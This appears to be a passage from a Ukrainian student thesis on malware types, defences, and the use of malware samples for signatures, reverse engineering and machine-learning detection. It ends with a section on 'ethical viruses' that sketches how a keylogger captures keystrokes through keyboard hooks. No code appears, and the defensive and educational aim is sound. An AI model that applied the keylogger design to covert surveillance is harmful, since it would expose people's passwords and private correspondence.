Руткіти відрізняються від інших типів шкідливого програмного забезпечення рівнем свого функціонування та ступенем інтеграції із системою. Структура руткіта спрямована на модифікацію критичних компонентів операційної системи для приховування присутності іншого шкідливого програмного забезпечення. Руткіти можуть функціонувати на рівні користувача, ядра операційної системи або навіть на рівні мікропрограмного забезпечення. Механізм роботи включає перехоплення системних викликів та модифікацію результатів їхнього виконання, що дозволяє приховувати файли, процеси та мережеві з'єднання від засобів виявлення.

Таблиця 1.1 - Порівняльний аналіз типів ШПЗ за основними характеристиками

Тип ШПЗ	Автономність	Механізм поширення	Необхідність активації	Основна мета
Віруси	Низька	Інфікування файлів	Так	Реплікація та пошкодження
Хробаки	Висока	Мережеве сканування	Ні	Масове розповсюдження
Троянські програми	Середня	Соціальна інженерія	Так	Прихований доступ
Шпигунське ПЗ	Висока	Вбудовування в систему	Так	Збір інформації
Рекламне ПЗ	Середня	Пакетування з легітимним ПЗ	Так	Показ реклами
Руткіти	Висока	Експлуатація привілеїв	Варіюється	Приховування присутності
Програми-вимагачі	Середня	Різні вектори	Так	Вимагання викупу
Експлойти	Низька	Цільова доставка	Автоматична	Використання вразливостей
Ботнети	Висока	Масове зараження	Ні	Розподілені атаки

1.3.3 Основні заходи безпеки від загроз шкідливих програм

У сучасному інформаційному суспільстві комп’ютери та мережеві технології стали невід’ємною частиною повсякденного життя. Разом із цим зростає й кількість шкідливих програм, які становлять реальну загрозу для користувачів і організацій. Віруси, черв’яки, трояни, програми-шпигуни, рекламне програмне забезпечення, програми-вимагачі, руткіти та ботнети можуть призводити до втрати даних, порушення роботи систем, викрадення конфіденційної інформації та інших

негативних наслідків. Тому питання кібербезпеки та захисту від шкідливого ПЗ є надзвичайно актуальним.

Метою цього реферату є розгляд основних заходів захисту від різних видів шкідливих програм і формування загального уявлення про безпечну поведінку в цифровому середовищі.

Одним з найважливіших засобів захисту є встановлення сучасного антивірусного програмного забезпечення. Антивірус повинен регулярно оновлюватися, мати активний модуль захисту в реальному часі та періодично виконувати повне сканування системи. Це дозволяє виявляти та блокувати більшість загроз ще до їхнього проникнення у систему.

Виробники програмного забезпечення постійно випускають оновлення, які усувають виявлені вразливості. Якщо користувач не встановлює ці оновлення, його система залишається відкритою для атак, що використовують відомі помилки в ПЗ. Автоматичне оновлення є одним із найефективніших і найпростіших методів захисту.

Безпечна поведінка користувача — ключовий фактор кібербезпеки. Не слід відкривати підозрілі файли чи посилання, переходити на небезпечні сайти або завантажувати програми з неперевірених ресурсів. Значна частина шкідливого ПЗ поширюється через електронну пошту, фішингові посилання чи шкідливі вебсайти.

Складні паролі, які містять літери різного регістру, цифри та спеціальні символи, значно ускладнюють злам облікових записів. Використання двофакторної автентифікації забезпечує додатковий рівень захисту, що робить доступ до акаунтів більш захищеним.

Регулярне резервне копіювання дозволяє зберегти важливу інформацію, навіть якщо комп’ютер був заражений шкідливим ПЗ або дані були зашифровані програмою-вимагачем. Резервні копії слід зберігати на окремих пристроях або у хмарних сервісах.

Фаєрвол контролює мережеві з’єднання та блокує небезпечну активність. Це важливо як для домашніх комп’ютерів, так і для корпоративних мереж. Апаратні та програмні фаєрволи забезпечують багаторівневий захист від проникнення.

Для запобігання зараженню вірусами варто перевіряти зовнішні носії перед використанням, вимикати автозапуск та уникати встановлення нелегального програмного забезпечення, яке часто містить вірусний код.

Оскільки черв’яки поширюються через мережі, необхідно зміцнювати мережеву безпеку: використовувати складні паролі, оновлювати маршрутизатори та обмежувати доступ до спільних ресурсів.

Троянські програми маскуються під легальне ПЗ, тому важливо перевіряти джерело завантажень, контролювати дозволені програми та не використовувати сумнівні інсталятори чи “кряки”.

Захист включає використання антивірусів з антишпигунським модулем, контроль дозволів програм та блокування підозрілих скриптів і розширень у браузері.

Adware часто встановлюється разом з іншими програмами. Потрібно уважно стежити за процесом інсталяції, вимикати непотрібні компоненти та контролювати розширення браузера.

Захист від вірусів-вимагачів включає уникнення відкриття небезпечних файлів, резервне копіювання даних та використання інструментів, що блокують підозріле шифрування.

Руткіти глибоко інтегруються в систему, тому їх складно виявити. Найкращим методом боротьби є використання завантажувальних антивірусних систем і обмеження роботи з адміністративними правами.

Для запобігання перетворенню комп’ютера на частину ботнету потрібно контролювати мережеву активність, оновлювати прошивки пристроїв і закривати непотрібні порти та служби.

Шкідливе програмне забезпечення становлять серйозну загрозу для інформаційної безпеки, але дотримання простих і водночас важливих правил

дозволяє суттєво знизити рівень ризику. Використання антивірусу, регулярне оновлення системи, обережність у мережі, складні паролі, резервне копіювання та застосування фаєрволів є основою захисту. Додаткові заходи для кожного типу шкідливого ПЗ забезпечують комплексний підхід до безпеки та допомагають ефективно протистояти сучасним кіберзагрозам.

1.4 Способи використання ШПЗ у кібербезпеці

Шкідливе програмне забезпечення, незважаючи на свою деструктивну природу, може бути використане як інструмент для покращення систем кібербезпеки. Сучасні підходи до захисту інформаційних систем все частіше включають аналіз, моделювання та адаптацію технік, що застосовуються зловмисниками. Розуміння механізмів роботи шкідливого коду дозволяє розробникам систем безпеки створювати більш ефективні засоби виявлення та протидії кіберзагрозам. Використання ШПЗ у контексті кібербезпеки охоплює широкий спектр методів, від аналізу зразків до створення адаптивних систем захисту.

Одним із ключових способів використання шкідливого програмного забезпечення є його застосування для тренування систем виявлення загроз. Сучасні дослідження демонструють, що методи машинного навчання потребують великих обсягів даних для ефективного розпізнавання патернів поведінки шкідливого коду [23]. Колекції зразків ШПЗ використовуються для створення навчальних датасетів, які дозволяють алгоритмам виявляти як відомі, так і нові варіанти загроз. Процес збору та аналізу шкідливого програмного забезпечення став невід'ємною частиною розробки сучасних систем кібербезпеки, оскільки дозволяє виявити характерні ознаки та поведінкові патерни, притаманні різним сімействам малвару.

Дослідники активно використовують шкідливе програмне забезпечення для розробки та вдосконалення методів виявлення на основі поведінкового аналізу. На відміну від сигнатурних методів, які ефективні лише проти відомих загроз,

поведінковий підхід дозволяє виявляти нові типи малвару шляхом аналізу їхньої активності в системі [24]. Використання реальних зразків шкідливого коду для моделювання різних сценаріїв атак дає змогу створювати більш гнучкі системи захисту, здатні адаптуватися до нових загроз.

Важливим аспектом використання ШПЗ у кібербезпеці є створення контрольованих середовищ для тестування систем захисту. Пісочниці та віртуальні машини дозволяють безпечно запускати та аналізувати поведінку шкідливого програмного забезпечення без ризику зараження реальних систем. Такі середовища використовуються для вивчення механізмів роботи ШПЗ, його взаємодії з операційною системою, мережевої активності та спроб обійти засоби захисту [25]. Результати цього аналізу застосовуються для розробки більш ефективних методів виявлення та нейтралізації загроз.

Шкідливе програмне забезпечення використовується для розробки методів візуалізації, які перетворюють бінарні файли на зображення для подальшого аналізу. Цей підхід базується на представленні виконуваних файлів у вигляді двовимірних зображень, де кожен байт коду відповідає певному пікселю [26]. Такі візуальні представлення дозволяють застосовувати методи комп'ютерного зору та глибокого навчання для класифікації ШПЗ. Перевага цього методу полягає в можливості виявлення візуальних патернів, які характерні для певних сімейств шкідливого програмного забезпечення, навіть якщо код був модифікований або обфускований. Візуалізація малвару відкриває нові можливості для автоматизованого аналізу великих обсягів зразків.

Важливим напрямком використання ШПЗ є розробка методів виявлення обфускованого та поліморфного коду. Зловмисники постійно вдосконалюють техніки приховування шкідливого програмного забезпечення, використовуючи шифрування, пакування та динамічну модифікацію коду [27]. Аналіз таких зразків дозволяє дослідникам розробляти методи деобфускації та виявлення прихованої функціональності.

1.4.1 Можливі ризики та заходи безпеки

Використання шкідливого програмного забезпечення в контексті кібербезпеки створює унікальну парадоксальну ситуацію, коли інструменти, первісно розроблені для атак, застосовуються для захисту інформаційних систем. Ця двоїстість природи шкідливих програм вимагає особливої уваги до питань безпеки та ризик-менеджменту, оскільки неналежне поводження з такими інструментами може призвести до непередбачуваних наслідків як для окремих організацій, так і для глобальної інфраструктури інформаційної безпеки.

Основним ризиком при роботі з шкідливим програмним забезпеченням є можливість його неконтрольованого поширення за межі ізольованого середовища тестування. Навіть найдосвідченіші фахівці з кібербезпеки можуть допустити помилки конфігурації або людські фактори, які призведуть до витоку зразків шкідливих програм у продуктивне середовище. Такі інциденти можуть спричинити масштабні порушення роботи корпоративних мереж, втрату конфіденційних даних та значні фінансові збитки.

Юридичні ризики становлять не менш серйозну загрозу для організацій та окремих фахівців, які працюють з шкідливим програмним забезпеченням. Законодавство більшості країн світу встановлює суворі обмеження на створення, зберігання та розповсюдження шкідливих програм, навіть якщо такі дії здійснюються з дослідницькою або захисною метою. Відсутність належного документування легітимності діяльності, недотримання ліцензійних вимог або випадкове порушення меж дозволеної діяльності можуть призвести до кримінального переслідування, адміністративних санкцій та репутаційних втрат. Організації повинні забезпечити чітке правове обґрунтування своєї діяльності, отримати необхідні дозволи та ліцензії, а також розробити внутрішні політики, які визначають межі допустимого використання шкідливого програмного забезпечення.

Репутаційні ризики для організацій, які займаються дослідженням шкідливого програмного забезпечення, можуть мати довгострокові негативні

наслідки для їхньої діяльності. Навіть якщо робота з шкідливими програмами здійснюється в рамках легальної діяльності з кібербезпеки, громадськість може неправильно інтерпретувати таку діяльність як загрозливу або неетичну. Інциденти безпеки, пов'язані з витоком шкідливого програмного забезпечення з дослідницьких лабораторій, можуть призвести до втрати довіри клієнтів, партнерів та регуляторних органів.

Технічні ризики пов'язані з можливістю модифікації або еволюції шкідливого програмного забезпечення в процесі дослідження. Сучасні зразки шкідливих програм часто містять складні механізми самомодифікації, поліморфізму та метаморфізму, які можуть призвести до непередбачуваної поведінки в контрольованому середовищі. Деякі типи шкідливого програмного забезпечення здатні виявляти ознаки віртуалізованого або ізольованого середовища та змінювати свою поведінку, що ускладнює їх дослідження та може призвести до помилкових висновків щодо їхніх можливостей.

Для мінімізації ризиків неконтрольованого поширення шкідливого програмного забезпечення необхідно створити багаторівневу систему ізоляції робочого середовища. Фундаментальним принципом такої системи є фізична та логічна сегментація мережі, яка забезпечує повне відокремлення дослідницьких систем від продуктивного середовища та зовнішніх мереж. Робочі станції, призначені для аналізу шкідливого програмного забезпечення, повинні бути розміщені в окремих мережевих сегментах з жорстким контролем трафіку на рівні мережевих екранів та систем виявлення вторгнень.

Віртуалізація є ключовою технологією для створення безпечного середовища дослідження шкідливого програмного забезпечення. Використання віртуальних машин дозволяє створювати ізольовані екземпляри операційних систем, які можуть бути швидко відновлені до початкового стану після завершення аналізу. Однак сучасне шкідливе програмне забезпечення часто містить механізми виявлення віртуалізації, тому необхідно застосовувати додаткові методи приховування ознак віртуального середовища. Це може включати модифікацію гіпервізора,

використання спеціалізованих інструментів для маскування віртуалізації та налаштування апаратних параметрів віртуальних машин таким чином, щоб вони максимально наближалися до характеристик фізичних систем.

1.4.2 Використання для створення сигнатур

Використання шкідливого програмного забезпечення для створення сигнатур є важливим напрямком у сучасній кібербезпеці, оскільки дозволяє розробляти ефективні механізми виявлення та протидії кіберзагрозам. Процес створення сигнатур передбачає глибоке дослідження зразків шкідливого програмного забезпечення з метою виявлення унікальних характеристик, які можуть бути використані для їх ідентифікації.

Традиційні методи сигнатурного виявлення базуються на аналізі статичних характеристик шкідливих програм, таких як хеш-суми файлів, специфічні послідовності байтів або структурні особливості виконуваних файлів [28]. Дослідники виділяють зразки відомого шкідливого програмного забезпечення та проводять їх детальний аналіз для визначення унікальних патернів, які можуть слугувати надійними індикаторами присутності загрози. Ці патерни формують основу для створення сигнатур, що додаються до баз даних антивірусних систем. Однак традиційний підхід має суттєві обмеження, особливо у контексті виявлення нових варіантів шкідливих програм та атак нульового дня, оскільки сигнатури створюються лише для вже відомих загроз [29].

Процес створення сигнатур на основі аналізу шкідливого програмного забезпечення включає декілька етапів, кожен з яких вимагає ретельного дослідження та експертизи. Спочатку проводиться збір зразків шкідливих програм з різних джерел, включаючи honeypot-системи, звіти про інциденти безпеки та обмін даними між організаціями з кібербезпеки. Після збору зразків виконується їх класифікація та категоризація за типами загроз, сімействами шкідливих програм та функціональними характеристиками. Наступним кроком є детальний аналіз

кожного зразка з використанням статичних та динамічних методів дослідження [30].

Статичний аналіз шкідливого програмного забезпечення для створення сигнатур передбачає вивчення структури файлів без їх виконання. Дослідники аналізують заголовки виконуваних файлів, секції коду та даних, імпортовані бібліотеки та функції, а також текстові рядки, що містяться у програмі. [31].

Динамічний аналіз доповнює статичний підхід шляхом виконання шкідливого програмного забезпечення в контрольованому середовищі, зазвичай у віртуальній машині або пісочниці. Під час виконання фіксуються всі дії програми, включаючи системні виклики API, створення процесів та потоків, операції з файлами та реєстром, мережеві з'єднання та передачу даних [32].

Одним із ключових викликів при створенні сигнатур є необхідність забезпечення їх стійкості до техніки обфускації та ухилення, які широко використовуються розробниками шкідливого програмного забезпечення [33]. Зловмисники постійно модифікують свої програми, використовуючи поліморфізм, метаморфізм, упакування та інші методи, що ускладнюють виявлення на основі статичних сигнатур. Для протидії цим технікам дослідники розробляють більш абстрактні сигнатури, які фокусуються на функціональних характеристиках та поведінкових патернах, що важче змінити без втрати основної функціональності шкідливої програми.

Автоматизація процесу створення сигнатур стала критично важливою у зв'язку з зростанням кількості нових зразків шкідливого програмного забезпечення. За оцінками експертів, щодня з'являються сотні тисяч нових варіантів шкідливих програм, що робить ручний аналіз та створення сигнатур практично неможливим [34]. Для вирішення цієї проблеми розробляються автоматизовані системи, що використовують методи машинного навчання та штучного інтелекту для аналізу зразків шкідливого програмного забезпечення та автоматичного генерування сигнатур.

1.4.3 Використання для виявлення антивірусними програмами

Антивірусні програми традиційно покладаються на три основні методи виявлення загроз. Перший метод базується на сигнатурному аналізі, який полягає у порівнянні файлів із базою даних відомих шаблонів зловмисного коду. Цей підхід демонструє високу точність при виявленні відомих загроз, однак виявляється безсилим проти нових варіантів шкідливого програмного забезпечення, які ще не потрапили до сигнатурних баз. Другий метод використовує евристичний аналіз, який дозволяє виявляти підозрілу поведінку програм на основі певних правил та шаблонів. Третій підхід грунтується на поведінковому аналізі, який проводить моніторинг дії програм у реальному часі та виявляє аномальну активність, характерну для зловмисного коду [35].

Особливу увагу заслуговує аналіз техніки впровадження процесів, яка дозволяє зловмисному коду виконуватися в контексті легітимних системних процесів. Ця методика ускладнює виявлення загроз, оскільки антивірусні програми повинні розрізняти нормальну активність системних процесів від зловмисних дій. Обфускація коду представляє собою ще один потужний механізм ухилення, який передбачає перетворення зловмисного коду таким чином, щоб ускладнити його аналіз, зберігаючи при цьому функціональність. Техніки підвищення привілеїв дозволяють шкідливому програмному забезпеченню отримати розширені права доступу в системі, що значно збільшує його можливості та ускладнює процес виявлення та нейтралізації [36].

Розробка спеціалізованих антивірусних рішень для платформ Інтернету речей демонструє новий підхід до виявлення загроз на основі динамічного аналізу поведінки. Створення антивірусної системи для виявлення шкідливого програмного забезпечення, орієнтованого на тридцятидвобітні архітектури ARM, базується на використанні штучних нейронних мереж та авторського емульованого середовища. Методологія передбачає виконання підозрілого файлу з метою навмисного зараження контрольованого середовища GNU/Linux. Така система

досягає середньої точності 98% при розрізненні доброякісних файлів від шкідливого програмного забезпечення [37].

Дослідження критичної ролі антивірусного програмного забезпечення у боротьбі зі шкідливим кодом розглядає зростаючі виклики, спричинені складними техніками ухилення. Аналіз охоплює різні методи виявлення, включаючи сигнатурний, евристичний та поведінковий аналіз, разом із передовими стратегіями ухилення, які використовують зловмисники. Теоретичне підґрунтя надає розуміння еволюції шкідливого програмного забезпечення та обмежень традиційних підходів до виявлення. [38].

Результати досліджень вказують на те, що поточні антивірусні рішення стикаються з труднощами при протидії багатоетапному та адаптивному шкідливому програмному забезпеченню. Це підкреслює нагальну потребу у більш динамічних заходах безпеки, здатних адаптуватися до постійно змінюваного ландшафту загроз. Традиційні моделі, засновані на чорних списках та сигнатурах, демонструють реактивний характер, тоді як сучасні виклики вимагають превентивного підходу до виявлення загроз.

1.4.4 Використання для реверсивної інженерії

Реверсивна інженерія шкідливого програмного забезпечення становить критично важливий напрямок досліджень у сфері кібербезпеки, оскільки дозволяє фахівцям отримати глибоке розуміння внутрішньої структури, механізмів роботи та потенційних вразливостей зловмисних програм. Цей процес передбачає систематичний аналіз машинного коду з метою відновлення вихідного коду, алгоритмів функціонування та концептуальної моделі програмного забезпечення.

Сучасні дослідження демонструють значний прогрес у застосуванні методів машинного навчання для автоматизації процесу реверсивної інженерії. Як показано у дослідженні [39], використання алгоритмів машинного навчання для аналізу реверсивно інженерованих Android-додатків дозволяє досягти точності виявлення шкідливого коду на рівні 96,24% при коефіцієнті хибнопозитивних спрацювань 0,3.

Цей підхід базується на виділенні статичних характеристик програм, таких як дозволи, інтенти та виклики API, які потім аналізуються за допомогою ансамблевого навчання з використанням алгоритмів AdaBoost та SVM.

Процес реверсивної інженерії вимагає комплексного підходу, що поєднує статичний та динамічний аналіз коду. Статичне дослідження передбачає вивчення структури програми без її фактичного виконання, що дозволяє виявити потенційні вразливості та зрозуміти загальну архітектуру зловмисного програмного забезпечення. Методологія статичного аналізу включає декомпіляцію машинного коду, відновлення метаінформації та систематичне документування виявлених функціональних компонентів. Згідно з дослідженням [40], формалізація етапів статичного дослідження дозволяє створити уніфіковану методологію реверсивної інженерії, яка може бути застосована до різних типів пристроїв та програмного забезпечення.

Динамічний аналіз шкідливого програмного забезпечення доповнює статичні методи, надаючи можливість спостерігати за поведінкою програми в контрольованому середовищі. Дослідження програм-вимагачів, зокрема WannaCry, демонструє ефективність поєднання динамічного аналізу з реверсивною інженерією для розуміння векторів зараження та механізмів шифрування даних [41]. Незважаючи на використання стійких криптографічних примітивів, детальний аналіз показує, що багато сімейств програм-вимагачів використовують подібні структури атак та алгоритми, що відкриває можливості для розробки ефективних засобів захисту.

Процес реверсивної інженерії вимагає використання спеціалізованих інструментів та методологій, які дозволяють ефективно аналізувати обфускований код. Сучасні зловмисні програми часто використовують багаторівневі техніки приховування свого справжнього призначення, включаючи динамічну обфускацію, антивідлагоджувальні механізми та шифрування критичних компонентів коду. Для подолання цих перешкод дослідники застосовують комбінацію автоматизованих інструментів аналізу та ручного дослідження коду, що дозволяє виявити приховані

функціональні можливості та зрозуміти логіку роботи шкідливого програмного забезпечення.

Важливим аспектом використання шкідливого програмного забезпечення для реверсивної інженерії є можливість виявлення раніше невідомих вразливостей у програмному забезпеченні та операційних системах. Аналіз експлойтів, вбудованих у зловмисні програми, дозволяє дослідникам зрозуміти методи обходу захисних механізмів та виявити слабкі місця в існуючих системах безпеки. Це знання може бути використане для розробки покращених засобів захисту та створення патчів безпеки, які закривають виявлені вразливості

1.4.5 Використання для виявлення вразливостей у системі

Цей метод базується на принципі, що найкращим способом зрозуміти потенційні вектори атак є вивчення реальних зразків шкідливих програм та їхніх технік проникнення.

Аналіз поведінки шкідливого програмного забезпечення в контрольованому середовищі дозволяє виявити системні вразливості, які можуть залишитися непоміченими під час традиційного тестування на проникнення. Дослідження показують, що сучасні зразки шкідливих програм використовують складні техніки обфускації та ухилення від виявлення, що робить їх особливо цінними для аналізу безпеки [42].

Динамічний аналіз шкідливого програмного забезпечення надає унікальні можливості для виявлення вразливостей через спостереження за його поведінкою в режимі реального часу. Під час виконання в ізольованому середовищі шкідлива програма демонструє свої справжні наміри та методи взаємодії з операційною системою, що дозволяє дослідникам зафіксувати спроби експлуатації конкретних системних слабкостей [43].

Використання шкідливого програмного забезпечення для тестування безпеки вимагає створення спеціалізованих віртуалізованих середовищ, які імітують реальну інфраструктуру організації. У таких середовищах можна безпечно

запускати зразки шкідливих програм та спостерігати за їхньою взаємодією з різними компонентами системи, включаючи пам'ять, мережеві інтерфейси, файлову систему та системні виклики [44].

Процес агрегації результатів від множини антивірусних рішень може надати додаткову інформацію про потенційні вразливості системи [45]. Аналіз того, які саме захисні механізми виявляють конкретні зразки шкідливого програмного забезпечення, а які пропускають їх, дозволяє ідентифікувати прогалини в багаторівневій системі захисту. Використання байєсівських моделей для створення узагальненої оцінки загрози на основі множини детекторів допомагає створити більш точну картину реальних ризиків безпеки.

Методологія виявлення вразливостей через аналіз шкідливого програмного забезпечення передбачає систематичний підхід до документування та категоризації виявлених слабких місць. Кожна ідентифікована вразливість повинна бути класифікована за типом, рівнем критичності та потенційним впливом на систему [46]. Це дозволяє організаціям ефективно планувати заходи з усунення вразливостей та розпод

1.4.6 Використання для тренувань машинного навчання

Використання шкідливого програмного забезпечення у контексті тренування моделей машинного навчання представляє собою важливий напрямок сучасних досліджень у галузі кібербезпеки. Зразки шкідливого програмного забезпечення служать критично важливим джерелом даних для розробки та вдосконалення систем автоматичного виявлення загроз, що базуються на методах штучного інтелекту.

Сучасні підходи до виявлення шкідливого програмного забезпечення все частіше покладаються на методи машинного навчання, які потребують великих обсягів репрезентативних даних для ефективного тренування. Традиційні методи виявлення, що базуються на сигнатурах, виявляються неефективними проти нових

та модифікованих зразків шкідливого програмного забезпечення. Це створює необхідність у розробці більш адаптивних систем, здатних розпізнавати раніше невідомі загрози.[47].

Процес підготовки навчальних даних із зразків шкідливого програмного забезпечення включає декілька критичних етапів. Першим етапом є збір репрезентативного набору даних, що містить як зразки шкідливого програмного забезпечення різних сімейств, так і легітимні програми. Важливість збалансованого датасету неможливо переоцінити, оскільки дисбаланс класів може призвести до значного погіршення якості моделі. Дослідники відзначають, що використання функцій втрат, які враховують дисбаланс класів, дозволяє підвищити точність класифікації шкідливого програмного забезпечення до дев'яносто восьми відсотків навіть на несбалансованих датасетах [48].

Екстракція ознак із виконуваних файлів становить наступний критичний етап підготовки даних для машинного навчання. Існують різноманітні підходи до представлення шкідливого програмного забезпечення у формі, придатній для обробки алгоритмами машинного навчання. Один із перспективних методів полягає у використанні послідовностей байтів із точок входу виконуваних файлів. Такий підхід дозволяє ефективно виявляти та класифікувати шкідливе програмне забезпечення для пристроїв Інтернету речей, досягаючи точності близько дев'яносто дев'яти відсотків при використанні відносно невеликої кількості байтів [49].

Альтернативний підхід базується на візуалізації бінарних файлів у вигляді двовимірних зображень. Цей метод дозволяє застосовувати потужні архітектури глибокого навчання, розроблені для обробки зображень, до задачі класифікації шкідливого програмного забезпечення. Перетворення виконуваних файлів у графічне представлення зберігає структурну інформацію про програму та дозволяє моделям навчатися розпізнавати візуальні патерни, характерні для різних сімейств шкідливого програмного забезпечення. Експериментальні дані демонструють високу ефективність такого підходу на декількох еталонних датасетах [50].

Тренування моделей для виявлення специфічних типів загроз вимагає спеціалізованих підходів до збору та підготовки даних. Прикладом може слугувати виявлення доменів, згенерованих алгоритмами генерації доменних імен, які використовуються шкідливим програмним забезпеченням для комунікації з командними серверами. Для цього завдання дослідники розробляють багаторівневі фреймворки машинного навчання, що включають класифікацію доменів та кластеризацію для ідентифікації конкретних алгоритмів генерації. Збір даних у реальному часі з мережевого трафіку протягом тривалого періоду дозволяє створити репрезентативні датасети для тренування таких моделей [51].

Поведінкові характеристики шкідливого програмного забезпечення також служать цінним джерелом інформації для тренування моделей машинного навчання. Динамічний аналіз, що включає виконання зразків у контрольованому середовищі та моніторинг їхньої поведінки, дозволяє отримати дані про системні виклики, мережеву активність та взаємодію з файловою системою. Комбінування поведінкових ознак із методами глибокого навчання та евристичними підходами дає змогу створювати системи виявлення, здатні ідентифікувати сучасні сімейства шкідливого програмного забезпечення, включаючи рекламне програмне забезпечення, руткіти, програми-вимагачі та інші типи загроз [52].

Однією з ключових переваг використання методів машинного навчання є їхня здатність адаптуватися до нових типів загроз. На відміну від статичних сигнатурних методів, моделі машинного навчання можуть виявляти загальні патерни та характеристики, властиві шкідливому програмному забезпеченню, навіть якщо конкретні зразки не зустрічалися під час навчання. Це робить такі системи особливо цінними у протидії швидко еволюціонуючим загрозам.

1.5. Висновки 1 розділу

У першому розділі було проведено комплексний аналіз сучасного стану проблеми використання шкідливого програмного забезпечення в контексті кібербезпеки, визначено основні напрямки досліджень та сформульовано

теоретичні основи для подальшого вивчення методів застосування шкідливих програм у захисних цілях.

Проведено аналіз еволюції шкідливого програмного забезпечення показав, що за останні десятиліття відбулася суттєва трансформація як самих загроз, так і підходів до їх дослідження. Ця еволюція супроводжувалася паралельним розвитком методів аналізу та протидії, що створило передумови для використання знань про шкідливе програмне забезпечення в оборонних цілях.

Виявлено ключові характеристики та особливості функціонування різних типів загроз. Встановлено, що сучасне шкідливе програмне забезпечення характеризується високим рівнем модульності, використанням складних механізмів обфускації та антианалізу, а також здатністю адаптуватися до умов виконання. Оглянуто правові та етичні аспекти роботи зі шкідливим програмним забезпеченням, і було виявлено складність балансування між потребами дослідження загроз та необхідністю дотримання законодавчих норм. Аналіз міжнародного законодавства показав значні розбіжності в підходах різних країн до регулювання діяльності, пов'язаної зі створенням, зберіганням та використанням шкідливих програм.

Виявивлено зростання складності та автоматизації атак, широке використання технологій штучного інтелекту зловмисниками, а також збільшення кількості атак на критичну інфраструктуру та промислові системи управління. Ці тенденції вказують на необхідність розробки адаптивних систем захисту, здатних протистояти еволюції загроз.

Розглянуто основні методи використання шкідливого програмного забезпечення: як навчального матеріала, так і як для перевірки захищенності систем. Досліджено основні напрямки такого використання, актуальність, та підтверджено єффективність таких дослідів.

РОЗДІЛ 2. ПРАКТИЧНЕ ВИКОРИСТАННЯ ШПЗ ДЛЯ КІБЕРБЕЗПЕКИ

2.1 Поглиблений розгляд терміну «єтичний вірус»

Термін «етичний вірус» або «етичне шкідливе програмне забезпечення» відноситься до програмних засобів, які використовують методи та техніки, аналогічні тим, що застосовуються зловмисним програмним забезпеченням, але з легітимною метою покращення кібербезпеки організації або системи. Ці інструменти розробляються та використовуються професіоналами з інформаційної безпеки для виявлення вразливостей, тестування захисних механізмів та навчання персоналу розпізнаванню загроз.

Основним принципом роботи етичних вірусів є імітація поведінки справжніх кіберзагроз з метою оцінки рівня захищеності інформаційних систем. Дослідження показують, що використання таких інструментів може значно підвищити ефективність виявлення вразливостей порівняно з традиційними методами аудиту безпеки [53]. Однак застосування цих технологій вимагає дотримання суворих етичних стандартів та правових норм, оскільки межа між легітимним тестуванням безпеки та незаконною діяльністю може бути досить тонкою.

Класифікація етичних вірусів базується на їхньому функціональному призначенні та методах роботи. Першу категорію становлять програми-сканери, які автоматично аналізують мережеву інфраструктуру для виявлення потенційних точок входу для зловмисників. Ці інструменти імітують початкові етапи кібератаки, включаючи розвідку та сканування портів, але не виконують жодних деструктивних дій.

Другу категорію представляють експлойти для тестування проникнення, які активно намагаються використати виявлені вразливості для отримання несанкціонованого доступу до системи, демонструючи таким чином реальні ризики безпеки.

Третя категорія включає програми для соціальної інженерії, які тестують людський фактор у системі кібербезпеки. Ці інструменти можуть імітувати

фішингові атаки, розсилаючи підроблені електронні листи співробітникам організації для оцінки їхньої обізнаності щодо загроз безпеки. Дослідження етичних аспектів таких методів підкреслюють важливість отримання інформованої згоди від усіх учасників та забезпечення конфіденційності результатів тестування [54].

Одним з найбільш дискусійних аспектів етичних вірусів є використання кейлоггерів для збору та збереження введених паролей. Кейлоггер є типом програмного забезпечення, що реєструє всі натискання клавіш користувача, потенційно перехоплюючи конфіденційну інформацію, включаючи паролі, номери кредитних карток та особисту кореспонденцію. В етичному контексті кейлоггери можуть використовуватися організаціями для моніторингу активності користувачів з метою виявлення внутрішніх загроз безпеки або для навчальних цілей, демонструючи співробітникам, наскільки легко може бути скомпрометована їхня конфіденційна інформація.

Приклад етичного кейлоггера може бути реалізований як легкий програмний агент, що встановлюється на робочих станціях з явного дозволу керівництва організації та за умови повідомлення співробітників про моніторинг. Така програма реєструє всі введення з клавіатури, зберігаючи їх у зашифрованому вигляді в захищеній базі даних, доступ до якої мають лише уповноважені фахівці з інформаційної безпеки. Функціональність етичного кейлоггера включає можливість фільтрації даних для виключення особистої інформації, що не стосується службових обов'язків, а також автоматичне видалення зібраних даних після завершення періоду тестування.

Технічна реалізація етичного кейлоггера передбачає перехоплення системних викликів на рівні операційної системи, що дозволяє реєструвати натискання клавіш незалежно від активного додатку. Програма може використовувати хуки клавіатури в операційних системах Windows або аналогічні механізми в Linux для отримання інформації про введення користувача. Зібрані дані структуруються з позначками часу, ідентифікаторами додатків та контекстною

інформацією, що дозволяє аналітикам безпеки відтворити послідовність дій користувача та виявити потенційні ризики безпеки.

2.2 Принципи роботи «етичних вірусів»

Способи роботи етичних вірусів значною мірою відображають техніки, що використовуються зловмисним програмним забезпеченням, але з критичними відмінностями у контексті застосування та контролю. Одним з поширених методів є емуляція поведінки троянських програм, які маскуються під легітимне програмне забезпечення для проникнення в систему. В етичному контексті такі програми використовуються для перевірки ефективності антивірусних рішень та систем виявлення вторгнень.

Механізми поширення етичних вірусів також імітують методи, що застосовуються справжніми загрозами, включаючи використання мережевих протоколів, електронної пошти та знімних носіїв інформації. Однак на відміну від зловмисного програмного забезпечення, етичні віруси розробляються з вбудованими механізмами самообмеження, які запобігають їхньому неконтрольованому поширенню за межі тестового середовища. Це досягається шляхом впровадження спеціальних алгоритмів, які визначають межі поширення програми в мережевому середовищі або на окремих системах. Такі механізми можуть включати часові обмеження, географічні параметри або специфічні умови активації, що забезпечує можливість повного контролю над процесом тестування безпеки [55].

Прозорість функціонування становить ще одну критичну технічну характеристику етичних вірусів. Дослідники, які розробляють такі програми, зобов'язані забезпечити можливість повного аудиту коду та функціональності програмного забезпечення. Це передбачає наявність детальної документації, яка описує всі аспекти роботи програми, включаючи методи проникнення, механізми поширення та потенційний вплив на цільові системи [56].

Технічна архітектура етичних вірусів також характеризується наявністю механізмів реєстрації та звітності. Ці компоненти дозволяють фіксувати всі дії програми під час її виконання, включаючи інформацію про виявлені вразливості, спроби несанкціонованого доступу та взаємодію з системними ресурсами. Детальне логування є критично важливим для подальшого аналізу результатів тестування та формування рекомендацій щодо усунення виявлених недоліків у системі безпеки [57].

